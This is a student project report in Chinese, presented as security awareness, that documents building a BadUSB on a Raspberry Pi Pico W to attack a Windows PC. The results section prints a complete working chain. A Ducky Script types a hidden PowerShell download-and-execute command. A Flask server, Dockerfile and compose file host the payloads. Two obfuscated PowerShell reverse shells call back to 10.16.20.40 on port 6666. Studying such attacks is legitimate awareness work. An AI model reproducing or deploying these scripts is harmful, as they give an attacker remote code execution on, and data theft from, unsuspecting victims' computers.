# 摘要


隨著科技的進步，USB 裝置已成為日常生活和工作中不可或缺的工具，但其潛在的資安威脅往往被忽視。透過自製 Bad USB，並且展示其攻擊範例，加深大眾對 USB 裝置潛在風險的認識，還能具體展現這類攻擊可能造成的實際影響，讓大眾了解這種裝置如何被攻擊者用來竊取資料、傳播惡意程式，並提醒大眾提高安全意識，避免成為受害者。

# 研究動機

隨著資訊安全威脅的日益增加，USB 裝置已逐漸成為攻擊者用來進行社交工程與惡意軟體傳播的重要工具之一。其中，BadUSB 攻擊是一種利用可程式 USB 裝置實現惡意操作的攻擊手法。這類 USB 裝置，透過內建的 ATtiny85 微控制器等硬體模擬鍵盤輸入，能在使用者無察覺的情況下執行惡意指令，造成敏感資料外洩、系統植入惡意程式，甚至進一步取得系統的控制權。

然而，目前使用者在日常生活中對 USB 裝置的風險防範意識較為薄弱，面對來路不明的 USB 裝置仍可能疏於防備，增加了潛在攻擊的成功率。因此，我們開始思考如何透過實驗與實作的方式，深入探討 BadUSB 的攻擊原理與應用場景，並藉由模擬實驗展示其可能帶來的威脅。本專題亦希望透過案例分析與風險揭示，提高使用者對 USB 裝置的警覺性，促進資訊安全意識的提升，從而有效降低此類攻擊所帶來的風險。


# 研究設備




杜邦線

Raspberry Pi Pico W RP2040


Type c 公頭 -> USB公頭



受害者 Windows 系統





攻擊者 Kali Linux 系統



# Bad USB

## 攻擊流程

**當受害者電腦被插入惡意 USB 之後，會先觸發腳本輸入 powershell ，這是後如果攻擊者的伺服器有異常，會導致受害者電腦無法自動下載惡意程式，而導致攻擊失敗，假設成功下載惡意程式並且之行後，又會檢查攻擊者的攻擊機器是否處於 nc 的監聽狀態，若有則會取得受害者電腦的使用權，無則否。**





攻擊流程圖

## 研究結果

```
GNU nano 7.2                                  bad_usb2.txt
WINDOWS r
DELAY 500
STRING powershell
DELAY 500
ENTER
DELAY 500
STRING Start-Process -FilePath "powershell.exe" -ArgumentList "-NoProfile -WindowStyle Hidden -Command `"(Invoke-WebRequest -Uri http://10.16.20.40/).Content | IEX`"" -PassThru
ENTER
DELAY 1000
STRING exit
ENTER
```

ducky script 程式




```
 GNU nano 7.2
from flask import Flask

app = Flask(__name__)

@app.route("/")

def index():
    with open("/app/payload.ps", "r") as f:
        result = f.read()
    return result

@app.route("/payload2")
def payload2():
    with open("/app/payload2.ps", "r") as f:
        result = f.read()
    return result

app.run("0.0.0.0", port=80, debug = False)
```

放置惡意腳本之網頁伺服器

```
┌──(kali㉿kali)-[~/school_project_BadUSB_rapi/payloads/RCE_withserver/app]
└─$ cat payload.ps
$c=nEw-oBjECt SYstEm.NEt.SOcKEts.TCPClIEnt("10.16.20.40",6666);$s=$c.GetSTreAm();[byte[]]$b=0..65535|%{0};whI
Le(($i=$s.REad($b,0,$b.LeNgTh))-ne 0){;$d=(NEw-OBjeCT -TYpeNamE sYsTeM.TeXt.ASCIIEncoding).GetStRIng($b,0,$i)
;$z=(ieX $d 2>&1|oUt-STriNG);$x=$z+"RD "+(pwd)+"#";$y=([text.encoding]::ASCII).GEtByTEs($x);$s.WrIte($y,0,$y.
LEnGTh);$s.FlUSh()};$c.CloSE()
```

惡意腳本1



```
┌──(kali㉿kali)-[~/school_project_BadUSB_rapi/payloads/RCE_withserver/app]
└─$ cat payload2.ps
$client = New-`oBJ`ECt System.Net.Sockets.TCPClient("10.16.20.40",6666);$stream = $client.GetStream();[byte[]
]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (N`ew-O`BjEcT -Ty
peName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (i`EX $data 2>&1 | out-st`Ri`Ng );$send
back2  = $sendback + "PS " + (P`wd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$st
ream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

惡意腳本2

# 研究結果


```
GNU nano 7.2
FROM python:3.13-slim

RUN pip install --no-cache-dir flask

EXPOSE 80
```

攻擊者伺服器 Dockerfile


Bad USB 裝置硬體

```
GNU nano 7.2
services:
  badusb:
    build: .
    ports:
      - "80:80"
    volumes:
      - "./app:/app"
    command: python3 /app/app.py
    restart: unless-stopped
```

攻擊者伺服器 docker-compose.yml




受害者視窗畫面




攻擊者視窗畫面

# 結論

**當初從題目設定開始，經歷設計到實作的過程中，我們遇到了不少挑戰。有些問題順利解決，有些則束手無策。然而，透過這段過程，我們不僅提升了解決問題的能力，也學習並涉足了許多過去未曾接觸的新領域。本次專題中，我們成功完成了 BadUSB 的製作。當攻擊者將該工具插入受害者的電腦後，即可透過自動輸入的 PowerShell 指令，從攻擊者的伺服器下載惡意腳本，進而對受害者電腦執行遠端程式碼攻擊（RCE），雖然眼下並未解決輸入法相關的問題，但在經過我們團隊的討論後，也有了初步的想法，將來有機會利用輸入法的安裝與切換，先強制安裝英文輸入法，當整個攻擊完成之後便將英文輸入法刪除，也希望各位使用者不要使用來路不明的 USB 裝置以防止此類攻擊事件造成悲劇的發生。**